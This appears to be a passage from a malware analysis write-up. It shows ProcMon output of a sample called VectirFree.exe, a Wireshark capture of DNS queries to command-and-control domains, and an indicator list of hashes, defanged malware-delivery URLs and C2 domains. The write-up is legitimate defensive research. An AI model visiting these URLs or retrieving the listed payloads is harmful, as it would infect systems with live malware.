

Process Monitor - Sysinternals: www.sysinternals.com

Time of Day	Process Name	PID	Operation	Path	Result	Detail
10:06:52.200749...	VectirFree.exe	7420	ReadFile	C:\Users\0x\Desktop\New folder\New folder\VectirFree\VectirFree.exe	SUCCESS	Offset: 2,905,088, ...
10:06:52.201097...	VectirFree.exe	7420	ReadFile	C:\Users\0x\Desktop\New folder\New folder\VectirFree\VectirFree.exe	SUCCESS	Offset: 2,937,856, ...
10:06:52.201458...	VectirFree.exe	7420	ReadFile	C:\Users\0x\Desktop\New folder\New folder\VectirFree\VectirFree.exe	SUCCESS	Offset: 2,970,624, ...
10:06:52.201771...	VectirFree.exe	7420	ReadFile	C:\Users\0x\Desktop\New folder\New folder\VectirFree\VectirFree.exe	SUCCESS	Offset: 13,949,440,...
10:06:52.202117...	VectirFree.exe	7420	ReadFile	C:\Users\0x\Desktop\New folder\New folder\VectirFree\VectirFree.exe	SUCCESS	Offset: 12,966,400,...
10:06:52.202472...	VectirFree.exe	7420	ReadFile	C:\Users\0x\Desktop\New folder\New folder\VectirFree\VectirFree.exe	SUCCESS	Offset: 10,619,392,...
10:06:52.202859...	VectirFree.exe	7420	ReadFile	C:\Users\0x\Desktop\New folder\New folder\VectirFree\VectirFree.exe	SUCCESS	Offset: 10,635,776,...
10:06:52.203294...	VectirFree.exe	7420	ReadFile	C:\Users\0x\Desktop\New folder\New folder\VectirFree\VectirFree.exe	SUCCESS	Offset: 10,652,160,...
10:06:52.203648...	VectirFree.exe	7420	ReadFile	C:\Users\0x\Desktop\New folder\New folder\VectirFree\VectirFree.exe	SUCCESS	Offset: 10,668,544,...
10:06:52.204021...	VectirFree.exe	7420	ReadFile	C:\Users\0x\Desktop\New folder\New folder\VectirFree\VectirFree.exe	SUCCESS	Offset: 10,684,928,...
10:06:52.204374...	VectirFree.exe	7420	ReadFile	C:\Users\0x\Desktop\New folder\New folder\VectirFree\VectirFree.exe	SUCCESS	Offset: 10,701,312,...
10:06:52.204716...	VectirFree.exe	7420	ReadFile	C:\Users\0x\Desktop\New folder\New folder\VectirFree\VectirFree.exe	SUCCESS	Offset: 10,717,696,...
10:06:52.205044...	VectirFree.exe	7420	ReadFile	C:\Users\0x\Desktop\New folder\New folder\VectirFree\VectirFree.exe	SUCCESS	Offset: 10,734,080,...
10:06:52.205343...	VectirFree.exe	7420	ReadFile	C:\Users\0x\Desktop\New folder\New folder\VectirFree\VectirFree.exe	SUCCESS	Offset: 10,750,464,...
10:06:52.205675...	VectirFree.exe	7420	ReadFile	C:\Users\0x\Desktop\New folder\New folder\VectirFree\VectirFree.exe	SUCCESS	Offset: 10,766,848,...
10:06:52.206016...	VectirFree.exe	7420	ReadFile	C:\Users\0x\Desktop\New folder\New folder\VectirFree\VectirFree.exe	SUCCESS	Offset: 10,783,232,...
10:06:52.206315...	VectirFree.exe	7420	ReadFile	C:\Users\0x\Desktop\New folder\New folder\VectirFree\VectirFree.exe	SUCCESS	Offset: 10,799,616,...
10:06:52.206663...	VectirFree.exe	7420	ReadFile	C:\Users\0x\Desktop\New folder\New folder\VectirFree\VectirFree.exe	SUCCESS	Offset: 10,816,000,...
10:06:52.207048...	VectirFree.exe	7420	ReadFile	C:\Users\0x\Desktop\New folder\New folder\VectirFree\VectirFree.exe	SUCCESS	Offset: 10,832,384,...
10:06:52.207373...	VectirFree.exe	7420	ReadFile	C:\Users\0x\Desktop\New folder\New folder\VectirFree\VectirFree.exe	SUCCESS	Offset: 10,848,768,...
10:06:52.207697...	VectirFree.exe	7420	ReadFile	C:\Users\0x\Desktop\New folder\New folder\VectirFree\VectirFree.exe	SUCCESS	Offset: 10,865,152,...
10:06:52.207997...	VectirFree.exe	7420	ReadFile	C:\Users\0x\Desktop\New folder\New folder\VectirFree\VectirFree.exe	SUCCESS	Offset: 10,881,536,...
10:06:52.208275...	VectirFree.exe	7420	ReadFile	C:\Users\0x\Desktop\New folder\New folder\VectirFree\VectirFree.exe	SUCCESS	Offset: 10,897,920,...
10:06:52.208617...	VectirFree.exe	7420	ReadFile	C:\Users\0x\Desktop\New folder\New folder\VectirFree\VectirFree.exe	SUCCESS	Offset: 10,914,304,...
10:06:52.209144...	VectirFree.exe	7420	ReadFile	C:\Windows\System32\KernelBase.dll	SUCCESS	Offset: 1,213,440, ...
10:06:52.209510...	VectirFree.exe	7420	ReadFile	C:\Windows\System32\KernelBase.dll	SUCCESS	Offset: 1,213,440, ...
10:06:54.329892...	VectirFree.exe	7420	ReadFile	C:\Users\0x\Desktop\New folder\New folder\VectirFree\VectirFree.exe	SUCCESS	Offset: 558,080, Le...
10:07:30.965902...	VectirFree.exe	7420	ReadFile	C:\Users\0x\Desktop\New folder\New folder\VectirFree\VectirFree.exe	SUCCESS	Offset: 2,094,080, ...
10:07:30.967503...	VectirFree.exe	7420	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\CustomLocale	REPARSE	Desired Access: R...
10:07:30.967526...	VectirFree.exe	7420	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\CustomLocale	SUCCESS	Desired Access: R...
10:07:30.967547...	VectirFree.exe	7420	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\CustomLocale\en-US	NAME NOT FOUND	Length: 532
10:07:30.967561...	VectirFree.exe	7420	RegCloseKey	HKLM\System\CurrentControlSet\Control\Nls\CustomLocale	SUCCESS	
10:07:30.967593...	VectirFree.exe	7420	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale	REPARSE	Desired Access: R...
10:07:30.967612...	VectirFree.exe	7420	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale	SUCCESS	Desired Access: R...
10:07:30.967627...	VectirFree.exe	7420	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale\en-US	NAME NOT FOUND	Length: 532
10:07:30.967638...	VectirFree.exe	7420	RegCloseKey	HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale	SUCCESS	

Showing 5,828 of 2,341,909 events (0.24%) Backed by virtual memory

Figure 23: ProcMon Long Sleep Period

While running the malware in an isolated environment, numerous DNS requests to the attacker’s C2 server were observed, as shown in Figure 24.



```
No.  Time          Source      Destination  Protocol Length Info
 27 56.511427697  10.0.0.3    10.0.0.4     DNS        98 Standard query response 0x8f1c A futureddospzmvq.shop A 10.0.0.3
 39 56.591514779  10.0.0.4    10.0.0.3     DNS        80 Standard query 0x6bed A celebratioopz.shop
 44 56.606918856  10.0.0.3    10.0.0.4     DNS        96 Standard query response 0x6bed A celebratioopz.shop A 10.0.0.3
 55 56.629058536  10.0.0.4    10.0.0.3     DNS        78 Standard query 0xeec6 A writerospzm.shop
 60 56.645531816  10.0.0.3    10.0.0.4     DNS        94 Standard query response 0xeec6 A writerospzm.shop A 10.0.0.3
 71 56.665550691  10.0.0.4    10.0.0.3     DNS        81 Standard query 0x1211 A deallerospfosu.shop
 74 56.679621648  10.0.0.3    10.0.0.4     DNS        97 Standard query response 0x1211 A deallerospfosu.shop A 10.0.0.3
 85 56.698877787  10.0.0.4    10.0.0.3     DNS        80 Standard query 0xfae1 A bassizcellskz.shop
 90 56.719895299  10.0.0.3    10.0.0.4     DNS        96 Standard query response 0xfae1 A bassizcellskz.shop A 10.0.0.3
101 56.734588070  10.0.0.4    10.0.0.3     DNS        80 Standard query 0x8302 A mennyudosirso.shop
106 56.746927087  10.0.0.3    10.0.0.4     DNS        96 Standard query response 0x8302 A mennyudosirso.shop A 10.0.0.3
117 56.769271104  10.0.0.4    10.0.0.3     DNS        80 Standard query 0x1b70 A languagedscie.shop
122 56.789475652  10.0.0.3    10.0.0.4     DNS        96 Standard query response 0x1b70 A languagedscie.shop A 10.0.0.3
133 56.812722191  10.0.0.4    10.0.0.3     DNS        82 Standard query 0x17ac A complaintsipzzx.shop
136 56.826337362  10.0.0.3    10.0.0.4     DNS        98 Standard query response 0x17ac A complaintsipzzx.shop A 10.0.0.3
147 56.847747741  10.0.0.4    10.0.0.3     DNS        80 Standard query 0x104b A quialitsuzoxm.shop
152 56.864196543  10.0.0.3    10.0.0.4     DNS        96 Standard query response 0x104b A quialitsuzoxm.shop A 10.0.0.3

Frame 26: 82 bytes on wire (656 bits), 82 bytes captured (656 bits) on interface any, id 0
Linux cooked capture v1
Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
User Datagram Protocol, Src Port: 51480, Dst Port: 53
Domain Name System (query)
  Transaction ID: 0x8f1c
  Flags: 0x0100 Standard query
  Questions: 1
  Answer RRs: 0
  Authority RRs: 0
  Additional RRs: 0
  Queries
    futureddospzmvq.shop: type A, class IN
  [Response In: 27]

0000  00 00 00 01 00 06 08 00  27 f0 b2 e7 00 00 08 00   ········ '·······
0010  45 00 00 42 37 e6 00 00  80 11 ee be 0a 00 00 04   E··B7··· ········
0020  0a 00 00 03 c9 18 00 35  00 2e 8c cb 8f 1c 01 00   ······5 ·.······
0030  00 01 00 00 00 00 00 00  0f 66 75 74 75 72 65 64   ········ ·futured
0040  64 6f 73 70 7a 6d 76 71  04 73 68 6f 70 00 00 01   dospzmvq ·shop···
0050  00 01                                              ··

Domain Name System: Protocol        Packets: 838 · Displayed: 76 (9.1%)        Profile: Default
```

*any
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns
remnux@remnux: ~
*any
1 / 2

Figure 24: Using WireShark To Capture Network Traffic

IOCs

- Hash:

```
fea50d3bb695f6ccc5ca13834cdfe298
83ae58dd03f33d1fae6771e859200be6
7b1f43deed8fc7e35f8394548e12dd81
c39f64a31e9f15338f83411bb9fc0942
b832096cf669ff4d66e04b252cb1a1dc
```

- URL:

```
https://ch3[.]dlvideosfre[.]click/human-verify-system[.]html
https://verif[.]dlvideosfre[.]click/2ndhsoru
https://verif[.]dlvideosfre[.]click/K1[.]zip
https://verif[.]dlvideosfre[.]click/K2[.]zip
https://verif[.]dlvideosfre[.]click
celebratioopz[.]shop
writerospzm[.]shop
deallerospfosu[.]shop
bassizcellskz[.]shop
mennyudosirso[.]shop
languagedscie[.]shop
complaintsipzzx[.]shop
quialitsuzoxm[.]shop
```